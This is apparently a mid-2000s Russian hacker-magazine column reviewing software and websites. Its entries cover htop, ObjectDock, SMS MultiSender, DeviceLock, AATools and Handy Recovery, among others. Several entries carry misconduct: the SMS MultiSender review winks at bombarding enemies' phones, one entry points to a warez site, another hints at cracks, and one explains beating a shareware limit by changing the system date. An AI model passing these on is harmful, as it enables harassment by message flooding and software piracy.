htop - продвинутый аналог популярной утилиты top, выводящей информацию о процессах, действующих в настоящее время в системе. Программа работает в консоли, ее интерфейс построен на библиотеке ncurses. Помимо стандартных столбцов с данными, например, о том, сколько памяти и ресурсов CPU занимает процесс, htop оснащена разноцветными (в зависимости от показателей) графиками текущей загруженности CPU, RAM и Swap. Внизу расположено небольшое меню (в стиле MC), из которого можно вызвать помощь, обновление отображаемых сведений, поиск, инвертирование и изменение вида сортировки (по любому столбцу), а также провести некоторые манипуляции над процессами. Все выполняемые задачи представлены как меню (опять же параллель с файлами/каталогами в MC). Выбрав один из процессов, его можно убить (посылается "kill" с задаваемым сигналом) либо поменять ему приоритет ("nice"). Список столбцов с информацией о процессах также регулируется (нажатием "C").




TvГуру v 1.4



Windows 9x/Me/NT/2k/XP
Freeware
Size: 8826 Kb
www.tvguru.ru

Единственная отечественная электронная программа телепередач, умеющая в полностью автоматическом режиме выкачивать из Сети не только расписания работы каналов, но и анонсы к фильмам. Более того, TvГуру изначально идет с большой базой фильмов и персоналий (на официальном сайте программы заявлено более 33000 наименований фильмов и более 10000 имен режиссеров), так что если анонс к заинтересовавшему тебя фильму не будет получен по стандартным каналам, этот фильм можно будет пробить по внутренней базе данных. Если же и это не поможет, то к твоим услугам модуль загрузки рецензий и описаний с сайтов ВидеоГид, Энциклопедия кино Кирилла и Мефодия, SovaFilm, The Internet Movie Database и All Movie. В результате такого комплексного подхода TvГуру удается снабдить пользователя краткой информацией почти по каждому фильму, идущему по ТВ. Хотя, конечно, программа здоровенная и слегка неустойчивая. Не случайно с домашней странички TvГуру можно скачать ее облегченную версию. Функциональность у нее та же, но за счет сокращения описаний фильмов весит она вдвое меньше и загружается значительно быстрее. Скажешь, что и 4 метра для тебя слишком много? Что ж, в этом случае единственной альтернативой TvГуру может считаться лишь последняя версия программы ListTV (www.citycat.ru/tv/ListTV). Она тоже умеет показывать анонсы, да к тому же внешне выглядит приятней. Но только вот автоматической загрузки программок в ListTV не предусмотрено, так что ее пользователям приходится раз в неделю сначала самим скачивать программы передач и анонсы, а затем еще и вручную подключать их к ListTV.




OBJECTDOCK V 1.02

NEW RELEASE

Windows 2k/XP
Freeware
Size: 7033 Kb
www.stardock.com

Наконец-то ребята из Stardock Systems покончили с бета-тестированием ObjectDock'a. Состоялся официальный релиз версии 1.0 и... тут же на их сайте появилось сообщение о том, что за некоторую сумму юзер может получить более продвинутый вариант программы - ObjectDock Plus. Для тех, кто ни платную, ни бесплатную версию этой проги до сих пор не юзал, скажу, что ObjectDock - это альтернативная панель задач для Windows, слизанная с Mac OS X. После ее запуска на экране возникает полупрозрачная полоска с красочными иконками, которые под курсором плавно увеличиваются в размерах. С одной стороны ObjectDock'a, как на обычной панели задач, размещаются иконки уже запущенных программ, а с другой располагается произвольный набор значков, который можно легко дополнить иконками своих любимых прог, файлов и так называемых доклетов, т.е. подключаемых модулей, реализующих дополнительные функции (типа часов, календаря, индикаторов системных ресурсов и т.п. Подробности см. на www.wincustomize.com). В релизе был доработан движок, погодный доклет и исправлено два десятка багов. Дистрибутив лежит на нашем диске - запускай и наслаждайся. ObjectDock Plus, увы, мы выложить не можем - его шароварной версии не существует. Но по секрету скажу, что на кое-каких варезных сайтах (например, www.wareza.net) ObjectDock Plus уже засветился. Лично я успел его заюзать, и сейчас могу тебе честно сказать - вещь! Наконец-то в этой проге появилось то, о чем все давно мечтали, - кнопочка "Пуск" и аналог системного трея. А значит, стандартная панель задач теперь и в самом деле становится пережитком прошлого, которому не место на экране твоей машины (если, конечно, твой компьютер сам по себе не является раритетом, ибо ObjectDock - весьма жадная до системных ресурсов зверюшка :)).




KARALON SCREEN SAVER



Win 2k/NT/XP
Shareware
Size: 1.81mb
www.karalon.com

"Что может делать экранная заставка в хакерских тулзах?!" - слышу я вопрос с последнего ряда. А вот может, ведь Каралон - это самый настоящий хакерский скринсейвер. В то время, как хозяин компьютера отлучается куда-либо, скринсейвер начинает выдавать массу такой полезной инфы, как запущенные в данный момент процессы, загруженность процессора и физической и виртуальной памяти (в виде элегантного спидометра), адреса хостов, куда уходят и откуда приходят сетевые пакеты, их скорость пересылки и первые байты заголовков. Также можно узнать, сколько осталось свободного места на жестком диске и много других подробностей конфигурации тачки. Заставка оформлена со вкусом: на заднем плане виднеется карта мира, на которой постепенно появляются самые известные города и информация об их часовых поясах. Лично я иногда специально просматриваю заставку, чтобы, ничего не нажимая, посмотреть общую инфу о своей системе. Автоматика, понимаешь.

В общем, если по истечении пяти (или сколько у тебя там?) минут бездействия на твоем экране вдруг появляются какие-нибудь банальные звездочки или вообще черный фон, то ты мне больше не друг.



ПЕРСОНАЛЬНЫЙ ОРГАНАЙЗЕР 1.2



Windows 9x/Me/NT/2k/XP
Shareware
Size: ~ 20 Mb
www.agcproduct.com/rus

Кто тут спрашивал у меня софт для управления проектами и небольшими рабочими группами? Вот, пожалуйста! Получи и распишись. Но учти, что это серьезный софт для серьезных людей. Если тебе по жизни хватает простенького органайзера, хранящего телефоны друзей и напоминающего о делах типа "Позвони родителям", "Забери белье из прачечной", то эта программа тебе совершенно не подходит. Она предназначена для деловых людей, которым нужно не только планировать звонки и встречи, но и контролировать ход выполнения различных работ (с привязкой задачи к конкретным исполнителям, с возможностью задавать приоритеты, условия выполнения и т.п.). К тому же реализация всех функций и возможностей, необходимых деловому человеку, увеличивает время, нужное для освоения "Персонального органайзера". Хотя тут-то и выплывает на свет основное преимущество этой проги перед западными аналогами - ее русскоязычный интерфейс и подробное руководство на великом ака могучем.

Ядром системы является СУБД MySQL. Кроме "Персонального органайзера", компания AGCproduct выпускает еще и "Бизнес органайзер". Последний является многопользовательским продуктом, содержащим подсистему разграничения доступа и дополнительные разделы для управления оргструктурой компании и ее внутренними коммуникациями (конференциями, сообщениями, почтой).

Примечание: на момент написания этой рубрики софт, о котором я рассказываю, официально еще не вышел. Но его уже можно собрать самому, установив на "Персональный деловой органайзер 2002" требуемой редакции (персональной, бизнес) соответствующий комплект исправлений. Все необходимые для этого файлы есть на нашем CD.





IMAGE VIEWER V 0.3.9



POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 647 Кб
http://wolfpack.twu.net/IV/
Лицензия: GNU GPL

Image Viewer, что очевидно из названия, - просмотрщик картинок. Основан на GTK+ и Imlib. Прост в использовании и наделен всеми стандартными возможностями: увеличение и уменьшение размера изображения (с опциональным дальнейшим сохранением), поворот на 90/180 градусов, зеркальное отображение по вертикали и горизонтали, просмотр информации о файле (размеры, глубина цвета, занимаемый каждым пикселом объем и т.п.), редактирование заголовка. Image Viewer умеет делать скриншоты рабочего стола с устанавливаемой предварительной задержкой (правда, почему-то далеко не лучшего качества), помещать просматриваемое на desktop (по центру, размножив или растянув). Существует настройка качества (плохое, оптимальное, лучшее), позволяющая повысить скорость работы с изображениями. Хорошо продуманы горячие клавиши (как клавиатуры, так и ее совместного использования с мышкой): например, сочетание <Ctrl>+<Alt>+<Mouse1> показывает данные о цвете выбранного пиксела, а <Ctrl>+<Mouse1> увеличивает выделенный участок. Вверху окна расположена скромная панель, где указаны размеры оригинального изображения и представлены кнопки для быстрого масштабирования.




OSS RELEASE DIGEST: MOZILLA FIREFOX 0.9

Mozilla Foundation представила новую версию web-браузера следующего поколения - Mozilla Firefox 0.9. Firefox, первый продукт Mozilla Foundation, предназначенный для конечных пользователей, был хвалебно встречен многими изданиями. "Новый релиз еще больше приближает Firefox к немалозначительной версии 1.0, которая станет знаменательной для всей истории Mozilla Foundation", - подчеркнул Mitchell Baker, президент MF. В новой версии упрощена миграция (перейти на Firefox никогда не было проще, чем теперь), уменьшен объем кода, есть SmartUpdate - возможность уведомления пользователей о выходе новых версиях Firefox, мощная система online-помощи, менеджер расширений/тем. Анонс: **www.mozilla.org/press/mozilla-2004-06-15.html**

Из других релизов: IRIX 6.5.24, Opera 7.51, KDE 3.2.3, UnixWare 7.1.4, PostgreSQL 7.4.3, Mozilla Thunderbird 0.7, Mozilla 1.7, OpenOffice.org 1.1.2, WineX 4.0 (Cedega), Slackware 10.0, Mono 1.0.


SMS MULTISENDER 0.1




Win 98/ME/2k/NT/XP
ShareWare
Size: 235kb
asechka.ru/raptor/

Я надеюсь, ты уже прочитал статью про смс-западло во взломе? Тогда мне не придется объяснять, для чего предназначен смс-мультисендер. Давай, как будто мы с тобой не знаем, что обычное его применение - это бомбардировка мобильников своих недоброжелателей, ок? Пускай это будет просто софт для массовой рассылки поздравительных сообщений своим друзьям. Способ куда более удобный, чем ручной, да и денег платить не надо! Теперь все подружки получат свои гритингсы на 8 марта... пусть и одинаковые :).

Итак, что мы умеем: рассылка производится в многопоточном режиме, поддерживаются прокси-серверы (как целые списки, так и одиночные адреса). Также все эти проксики регулярно проверяются на валидность и в случае неработоспособности удаляются от греха подальше. SMS MultiSender - полностью автоматическая программа. Вписал номер телефона, текст сообщения, выставил количество мессаг и потоков - и в бой. Но самое уникальное в софтине то, что ее можно настроить почти под любой сотовой оператор. За подробным описанием проследуй на сайт разработчика.



DEVICELOCK V 5.53




Windows NT/2k/XP
Shareware
Size: 1661 Kb
www.protect-me.com

Утилита для ограничения доступа к сменным носителям и устройствам. На домашней машине этот софт без надобности, а вот офисным тачкам без такой защиты не обойтись. Иначе - жди беды! Или дискетку с вирусами кто-нибудь в дисковод сунет, или внутреннюю базу данных фирмы на компакт сольет, или ночью нового "Гарри Поттера" на цветном лазерном принтере втихаря распечатает.

DeviceLock помогает держать под контролем дисководы, приводы CD-ROM, адаптеры Wi-Fi и Bluetooth, а также все устройства, подключаемые через USB, FireWire, COM и LPT-порты. Естественно, DeviceLock имеет систему удаленного администрирования. Интерфейс не русифицирован, но освоить программу нетрудно. Сначала выбираешь тип устройства, а потом определяешь, как и когда тот или иной пользователь (или группа пользователей) может это устройство юзать. Одним запрещаешь записывать что-либо на CD, другим - печатать на принтере по ночам, третьим - использовать безнадзорно (скажем, в нерабочее время) флоппи и USB-диски. Десять минут работы - и, глядишь, народ к тебе потянется - с пивом и просьбами о смягчении режима :).

DeviceLock отлично себя чувствует в Windows NT/2000/XP и Windows Server 2003. В системах, работающих под управлением Windows 95/98 и Windows ME, нужно использовать другую версию программы - DeviceLock Millennium Edition. Не волнуйся, ее мы тоже положили на наш компакт-диск.

BADWM V 0.0.9



Linux, *BSD
Size (в .gz): 95 Кб
http://badwm.sf.net
Лицензия: GNU GPL

BadWM - по-настоящему минималистический оконный менеджер для системы X-Window. Главной достопримечательностью данного WM является полное отсутствие какой бы то ни было (столь ненужной, но до смерти привычной) бутафории вроде верхней панели у окон (с заголовком, крестиком для закрытия и т.п.), иконок и всяческих меню. Здесь нет никаких декораций, и программы предоставлены сами себе. Из особых возможностей есть лишь одна специальная клавиша (так называемая "Multi_key", забивается через xmodmap), с помощью которой можно в некоторой степени управлять X-содержимым: переключаться между виртуальными рабочими столами (<Multi_Key>+<1..9>), открывать новое окно терминала (по умолчанию это xterm), изменять положение и состояние окон. Таким образом, можно с уверенностью сказать, что оконная система полностью контролируется с клавиатуры - ведь функций у нее больше фактически нет. Словом, настоящая находка для уставших от наворотов IceWM и прочих Fluxbox (рекомендуется к связке с Dillo).




AATOOLS ADVANCED ADMINISTRATIVE TOOLS V5.56.1090

Win 95/98/Me/NT4/2000/XP
ShareWare
Size: 2.1mb
glocksoft.com

AATools - это не специальный софт для за-заик. А-атулзы - это целый боевой набор, укомплектованный дюжиной отдельных хакерских инструментов для управления и защиты твоей тачки. Программа прекрасно инспектирует сетку на наличие уязвимостей, располагая достаточно неплохой базой. По дефолту в Тулзы встроены сканер портов, traceroute и whois. Имеется в наличии прокси-чекер, способный проверять HTTP/SOCKS прокси-сервера на пригодность к работе. Анализатор линков - лучшее средство от мертвых ссылок в твоих Фаворитосах. Юзай Email verifier - и ты всегда будешь уверен в письмах, которые отсылаешь. Ну а если ты злостный спамер, то RBL Locator всегда вовремя подскажет, не попал ли хост, с которого идет рассылка, в черный список. Еще одна сетевая тулза, Network Monitor, снифает так, что зашатаешься.

Не обделены AATулзы и системными утилитками. System Info, например, показывает целый информационный сериал о твоем любимом компе. Process Monitor доложит тебе, что в систему прокрался троян winpideath.exe, ну а Recource Viewer поможет распотрошить этот троян и выудить что-нибудь полезное. Registry Cleaner следит за гигиеной твоей системы.

Теперь представь, что это чудо весит меньше 3 Мб и то, что лекарство к нему найдешь в любой ближайшей аптеке. Бегом!




PROXOMITRON




Win 95/98/ME/2k/XP
FreeWare
Size: 1.4mb
proxomitron.nm.ru

Задолбали всплывающие окна браузера с рекламой? Раздражает, когда какой-нибудь открытый сайт начинает проигрывать свою мелодию? Или, может быть, не хочешь, чтобы та или иная страничка постоянно автоматически обновлялась? Так удали к чертям браузер! Шучу, не надо. Что, уже удалил? Ну установи пока что последнюю версию Оперы или Мазиллы с диска, а я тебя познакомлю с Проксомитроном. На все только что заданные вопросы программулина радостно отвечает: "Да без проблем, ща уберем". Помимо этих функций, программа может по-разному укрощать java-скрипты. Например, показывать URL, замененный текстом в строке браузера, останавливать бегущие строки, удалять или заменять фоновые рисунки и многое другое!

Автор софтины преследует цель наибольшего удобства просмотра веб-страничек, зачастую перегруженных многочисленным хламом, и ему это удается! Также Проксомитрон заботится и о твоей безопасности: всю информацию, передаваемую твоим браузером какому-либо сайту, можно перехватить и подредактировать на лету.




VISUALOS V 1.0.5



POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 1042 Кб
http://visualos.sf.net
Лицензия: GNU GPL

VisualOS - визуальный симулятор операционной системы, построенный на базе GTK+ и libglade. Состоит он из четырех главных компонентов: Clock (часы), CPU (процессор), IO (подсистема ввода/вывода; можно отключить) и MEM (подсистема памяти: виртуальной и физической; можно отключить). Часы запускают всю систему, отображают текущее время работы ОС и позволяют задавать единицу времени (по умолчанию 100 мс). В процессоре можно создавать новые процессы, выполнение которых и будет эмулироваться в VisualOS. Причем каждому из них задаются конкретные параметры: время работы и начало запуска, какие блоки и в какое время будут задействованы в подсистеме IO и что читать или писать в память (для ленивых есть кнопка "Auto Fill", генерирующая каждый раз случайные значения; для совсем ленивых - в "Свойствах" CPU есть "Auto Fill Processes"). Там же отображается текущее положение каждого процесса. В IO показывается, как процесс мчится к прочтению (или записи) заданного для него блока, постепенно переходя от трека к треку. В MEM, соответственно, изображается, когда и к каким ячейкам памяти обращается каждый из процессов. По заявлениям разработчика, происходящее на экране поможет понять, как живется операционной системе.




HANDY RECOVERY 2.0




Win 95/98/ME/NT/2000/XP/2003
ShareWare
Size: 546kb
www.handyrecovery.com

Программа для "умелого" (handy) восстановления удаленных файлов. Работает с файловыми системами FAT12/16/32 и NTFS/NTFS5. Удаленные файлы и папки показываются в стиле Windows Explorer, что очень привычно и удобно. Возможно восстановление как отдельных файлов и папок, так и целого дерева. Присутствует функция поиска среди удаленных файлов по различным маскам. Стоит отметить, что Handy Recovery может восстановить файлы, стертые без участия Recycled Bin aka корзины, а также может вернуть к жизни удаленные или форматированные партиции! Наряду с главными возможностями, программа может возвращать альтернативные потоки данных, которые используются в NTFS, чтобы хранить дополнительную информацию о файлах. Кроме того, сие чудо может легко создать image иска с дальнейшим его использованием.

Шароварная прога позволяет восстановить файл/директорию только один раз в сутки. Правда, кодеры не догадались, что русский человек может просто перевести системную дату на день вперед. Ну ты понял, да? ;)



b00b1ik (b00b1ik@real.xakep.ru), Иван Скляров (Sklyarov@real.xakep.ru)




WWW

РАЗВЛЕКУХА

www.ifun.ru


Не надоело еще сидеть на раскрученных проектах в Сети с разными приколами? Вот и мне надоело :). Всякие там "Анекдоты" и "Омены" настолько уже приелись и опопсели, что захотелось чего-нибудь новенького. Вот и наткнулся я, бороздя просторы мировой паутины, на новый развлекательный портал ifun.ru. Здесь есть много разных интересностей для поднятия настроения. Только эти интересности свежие, незаюзанные по всей паутине. Так что всегда можно найти что-то новенькое и от души посмеяться. Сайт в основном посвящен флеш-мультикам и играм. Но это не значит, что на нем больше ничего нет. На "иФане" присутствуют разделы фотоприколов, разбитые на удобные подразделы. Особенно меня порадовал подраздел эротических фотоприколов и фотографии придурков :). Прикольные фотки и флешки - это еще не все. В правом углу располагаются постоянно обновляющиеся ссылки на разные интересные места в интернете. Так что на этом портале можно всегда найти что-нибудь интересное для себя. Релакс и энжой, амиго!



ПРОФЕССИОНАЛЬНЫЙ ПОДХОД

www.advancedlinuxprogramming.com


На этом официальном сайте можно скачать одну из лучших книг по программированию под Linux "Advanced Linux Programming". Книга продавалась и продается в бумажном варианте (у нас она называется "Программирование для Linux. Профессиональный подход"), но, как и полагается в сообществе Open Source, выкладывается бесплатно под лицензией OPL (Open Publication License). Книга написана авторитетными авторами, основателями компании CodeSourcery, которая занимается разработкой GNU-утилит. Немало вопросов в книге также уделено созданию безопасного кода.



СИМСИТИ ВОЗВРАЩАЕТСЯ


www.tooks.ru

Ну что, надоело шататься по подворотням, глындать водку по подъездам и тискать замусоленных девах? Хочется нормальной жизни, но пока, из-за возраста, нет такой возможности? Хочется стать в будущем большой шишкой, иметь кучу бабок и работать на управленческой должности? А ты попробуй для начала рассчитать свой семейный бюджет, построить свой дом, обставить его мебелью, оградить участок забором и т.д. А после этого уже думай, сумеешь ли ты так же ворочать капиталами, устраивать благо народу, и так ли легко тем людям, которые "сидят, протирают штаны, а за это имеют дачу в Барвихе". Что, гоню? Не, не гоню, есть такая возможность. На tooks.ru находится новая ролевая онлайн-игруха, менее масштабный аналог СимСити и прочих стратегий, где нужно распоряжаться своим начальным капиталом, преумножать его, да еще и успевать делать все, чтобы виртуальным жителям было хорошо. Кстати, поиграв в тукс, придется даже научиться такому неблагодарному делу, как спам :). Ведь денежки игровые, они же "туксы", зарабатываются привлечением новых игроков :). Хватит комбатсов! Долой ВиВы! Даешь тукс в массы!!!



ЭКЗОТИЧЕСКИЕ ИГРЫ С МЯЧИКОМ

www.globulos.com




Безумно клевый сайт! Потратил несколько часов на игры и не жалею об этом. Это не просто флешка. Это полностью функционирующая сетевая игра! Есть все, что нужно для полноценной игры с братьями по разуму из разных точек мира: и чат, в котором можно пообщаться, пока твое поле занято другими, и чат во время игры, и поиск серверов с играми по разным странам. Существует несколько разных видов игр. Главными персонажами выступают прикольные круглые существа. Забавно наблюдать, как команда красных шариков с веселыми рожицами атакует команду желтых шариков, пытаясь закатить мяч в их ворота :). Но не все так просто, как кажется на первый взгляд. Круглые Рональды и Бекхамы, конечно, имеют высокий класс игры, но забить бывает довольно проблематично :). Так что придется немного потренироваться, чтобы обрести нужную сноровку и ловкость :).

На сайте ведется подробная статистика каждого игрока, и можно заметить, что некоторые люди играют довольно давно и регулярно. Хотя совсем и не обязательно регистрироваться, можно просто зайти в режиме гостя и провести пару товарищеских матчей по разным видам киберспорта.

О ВЫМЕНА, О НРАВЫ!


www.vimya.ru

Честно говоря, искал порнуху в интернете и решил зайти на вымя.ру. Думал, будет много красивых титькастых теток, а там такой облом :(. А если серьезно, то вымя.ру - отличный креативный портал. Падонки постепенно выходят из моды, так же, как в свое время гиббоны и отморозки ушли в небытие. Теперь можно посидеть на вымени, отвлечься от повседневной суеты и почитать свежие креативчики разных энтузиастов с веселым настроем. Можно посмотреть прикольные рекламные ролики или ознакомиться с рынком киноиндустрии, узнать много нового о том, что сейчас смотрят настоящие приколисты, и даже заказать это видео в интернет-магазинах. На сайте лежит постоянно обновляющаяся подборка увлекательного чтива, а слева располагается горячая новостная лента. В общем, я, не сильно теряясь в раздумьях, смело добавил вымечко в избранное своего браузера и теперь регулярно его посещаю, чтобы ребята, организовавшие этот портал, поднимали мне настроение в такие трудные моменты жизни, как, к примеру, летняя сессия :).



РАЗМИНКА ДЛЯ УМА

www.codeclimber.com




Этот сайт, возможно, и не выделялся бы среди многих, созданных программерами-энтузиастами, если бы не несколько "но". Во-первых, практически все материалы и программы лично созданы автором сайта Игорем Бесединым, а не слизаны с бескрайних просторов инета (согласись, это нетипично для большинства ресурсов). Во-вторых, сайт не зацикливается на одной теме, уделено внимание таким языкам, как Assembler, VB, Pascal. И самое главное, у сайта есть одна маленькая изюминка: периодически появляются авторские задачи на асме, которые предлагается решить всем желающим. И желающих не так уж мало. Например, можно увидеть решения от довольно знаменитого Broken Sword'а. Присоединяйся!

ПРОГРАММИСТСКАЯ СВАЛКА

www.programmersheaven.com

